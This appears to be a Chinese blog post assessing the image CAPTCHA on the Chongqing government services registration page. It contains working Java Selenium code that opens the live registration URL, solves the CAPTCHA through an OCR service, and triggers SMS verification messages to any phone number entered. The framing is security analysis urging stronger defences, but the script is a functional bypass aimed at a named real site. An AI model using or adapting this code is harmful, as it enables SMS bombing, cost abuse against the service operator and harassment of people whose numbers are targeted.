前言
由于网站注册入口容易被黑客攻击,存在如下安全问题:
- 暴力破解密码,造成用户信息泄露
- 短信盗刷的安全问题,影响业务及导致用户投诉
- 带来经济损失,尤其是后付费客户,风险巨大,造成亏损无底洞

所以大部分网站及App 都采取图形验证码或滑动验证码等交互解决方案, 但在机器学习能力提高的当下,连百度这样的大厂都遭受攻击导致点名批评, 图形验证及交互验证方式的安全性到底如何? 请看具体分析
一、 重庆政务服务网PC 注册入口

简介:重庆市网上办事大厅主要涵盖行政审批、公共服务、政务公开、问政咨询四大功能模块,致力于为企业和群众提供全流程、全天候、全地域的网上政务服务,包括办事指南、在线申报、业务查询、评价反馈、咨询投诉等,实现政策信息网上公开、审批服务网上办理、咨询评价网上互动、政府效能网上监督。

安全分析:

采用传统的图形验证码方式,具体为4个英文及数字,ocr 识别率在 95% 以上。
测试方法:
采用模拟器+OCR识别
1 模拟器交互部分
java
private IdCardGenerator g = new IdCardGenerator();
	private OcrClientDddd ddddOcr = new OcrClientDddd();

	@Override
	public RetEntity send(WebDriver driver, String areaCode, String phone) {
		RetEntity retEntity = new RetEntity();
		try {
			String INDEX_URL = "https://authcq.cqdcg.com:1443/sso/register";
			driver.get(INDEX_URL);
			Thread.sleep(1 * 1000);

			// 1 输入手机号
			WebElement phoneElement = ChromeUtil.waitElement(driver, By.id("phone"), 1);
			phoneElement.sendKeys(phone);

			// 2 获取图形验证码
			int count = 0;
			String imgCode = "";
			WebElement inCodeElement;
			String errInfo = null;
			while (count < 6) {
				byte[] imgByte = GetImage.callJsByName(driver, "code___3WW3V", null);
				int len = (imgByte != null) ? imgByte.length : 0;
				imgCode = (len > 0) ? ddddOcr.getImgCode(imgByte) : null;
				if (imgCode == null || imgCode.length() < 1) {
					driver.findElement(By.className("code___3WW3V")).click();
					Thread.sleep(1000);
					continue;
				}
				// 3 输入识别出来的图形验证码
				inCodeElement = driver.findElement(By.xpath("//input[contains(@placeholder,'请输入图形验证码')]"));
				ChromeUtil.clearbackSpace(inCodeElement);
				inCodeElement.sendKeys(imgCode);

				// 4 点击获取验证码
				Thread.sleep(1 * 1000);
				WebElement sendElement = driver.findElement(By.xpath("//button/span[contains(text(),'获取验证码')]"));
				((JavascriptExecutor) driver).executeScript("arguments[0].click();", sendElement);

				WebElement errElement = ChromeUtil.waitElement(driver, By.xpath("//span[contains(text(),'图形验证码校验失败') or contains(text(),'http error')]"), 20);
				errInfo = (errElement != null) ? errElement.getText() : null;
				if (errInfo != null && errInfo.contains("校验失败")) {
					Thread.sleep(1000);
					continue;
				}
				break;
			}
			WebElement gtElement = ChromeUtil.waitElement(driver, By.xpath("//button/span[contains(text(),'秒')]"), 50);
			String gtInfo = (gtElement != null) ? gtElement.getText() : null;
			retEntity.setMsg(gtInfo);
			retEntity.setMsg("imgCode:" + imgCode + "(" + count + ")->" + gtInfo);
			if (gtInfo != null && gtInfo.contains("重新发送")) {
				retEntity.setRet(0);
			}else if (errInfo!=null){
				retEntity.setMsg(errInfo);
			}
			return retEntity;
		} catch (Exception e) {
			System.out.println("phone=" + phone + ",e=" + e.toString());
			for (StackTraceElement ele : e.getStackTrace()) {
				System.out.println(ele.toString());
			}
			return null;
		} finally {
			driver.manage().deleteAllCookies();
		}
	}
2 获取图形验证码
java
public String getImgCode(byte[] bigImage) {
		try {
			if (ddddUrl == null) {
				System.out.println("getImgCode() ddddUrl=" + ddddUrl);
				return null;
			}
			int len = (bigImage != null) ? bigImage.length : -1;
			if (len < 0) {
				System.out.println("getImgCode() len=" + len);
				return null;
			}

			long time = (new Date()).getTime();
			HttpURLConnection con = null;
			String boundary = "----------" + String.valueOf(time);
			String boundarybytesString = "\r\n--" + boundary + "\r\n";
			OutputStream out = null;

			URL u = new URL(ddddUrl);
			con = (HttpURLConnection) u.openConnection();
			con.setRequestMethod("POST");
			con.setConnectTimeout(10 * 1000);
			con.setReadTimeout(10 * 1000);
			con.setDoOutput(true);
			con.setDoInput(true);
			con.setUseCaches(true);
			con.setRequestProperty("Content-Type", "multipart/form-data; boundary=" + boundary);
			out = con.getOutputStream();
			out.write(boundarybytesString.getBytes("UTF-8"));
			String paramString = "Content-Disposition: form-data; name=\"image\"; filename=\"" + "bigNxt.gif" + "\"\r\n";
			paramString += "Content-Type: application/octet-stream\r\n\r\n";
			out.write(paramString.getBytes("UTF-8"));
			out.write(bigImage);

			String tailer = "\r\n--" + boundary + "--\r\n";
			out.write(tailer.getBytes("UTF-8"));
			out.flush();
			out.close();

			StringBuffer buffer = new StringBuffer();
			BufferedReader br = new BufferedReader(new InputStreamReader(con.getInputStream(), "UTF-8"));
			String temp;
			while ((temp = br.readLine()) != null) {
				buffer.append(temp);
			}
			String ret = buffer.toString();
			if (ret.length() < 1) {
				System.out.println("getImgCode() ddddUrl=" + ddddUrl + ",len=" + len + "->ret=" + buffer.toString());
			}
			return buffer.toString();
		} catch (Throwable e) {
			logger.error("getImgCode() ddddUrl=" + ddddUrl + ",e=" + e.toString());
			return null;
		}
	}

3 测试返回结果:
4 测试报告 :
二丶结语
重庆市网上办事大厅主要涵盖行政审批、公共服务、政务公开、问政咨询四大功能模块,致力于为企业和群众提供全流程、全天候、全地域的网上政务服务,包括办事指南、在线申报、业务查询、评价反馈、咨询投诉等,实现政策信息网上公开、审批服务网上办理、咨询评价网上互动、政府效能网上监督。。 政务服务平台,应该重点关注安全,并且拥有强大的技术资源, 采用的却还是老一代的图形验证码已经落伍了, 用户体验一般,容易被破解, 一旦被国际黑客发起攻击,将会对老百姓形成骚扰,影响声誉。
很多人在短信服务刚开始建设的阶段,可能不会在安全方面考虑太多,理由有很多。
比如:" 需求这么赶,当然是先实现功能啊 "," 业务量很小啦,系统就这么点人用,不怕的 " , " 我们怎么会被盯上呢,不可能的 "等等。
有一些理由虽然有道理,但是该来的总是会来的。前期欠下来的债,总是要还的。越早还,问题就越小,损失就越低。
所以大家在安全方面还是要重视。(血淋淋的栗子!)#安全短信#
谷歌图形验证码在AI 面前已经形同虚设,所以谷歌宣布退出验证码服务, 那么当所有的图形验证码都被破解时,大家又该如何做好防御呢?
>>相关阅读
《腾讯防水墙滑动拼图验证码》
《百度旋转图片验证码》
《网易易盾滑动拼图验证码》
《顶象区域面积点选验证码》
《顶象滑动拼图验证码》
《极验滑动拼图验证码》
《使用深度学习来破解 captcha 验证码》
《验证码终结者-基于CNN+BLSTM+CTC的训练部署套件》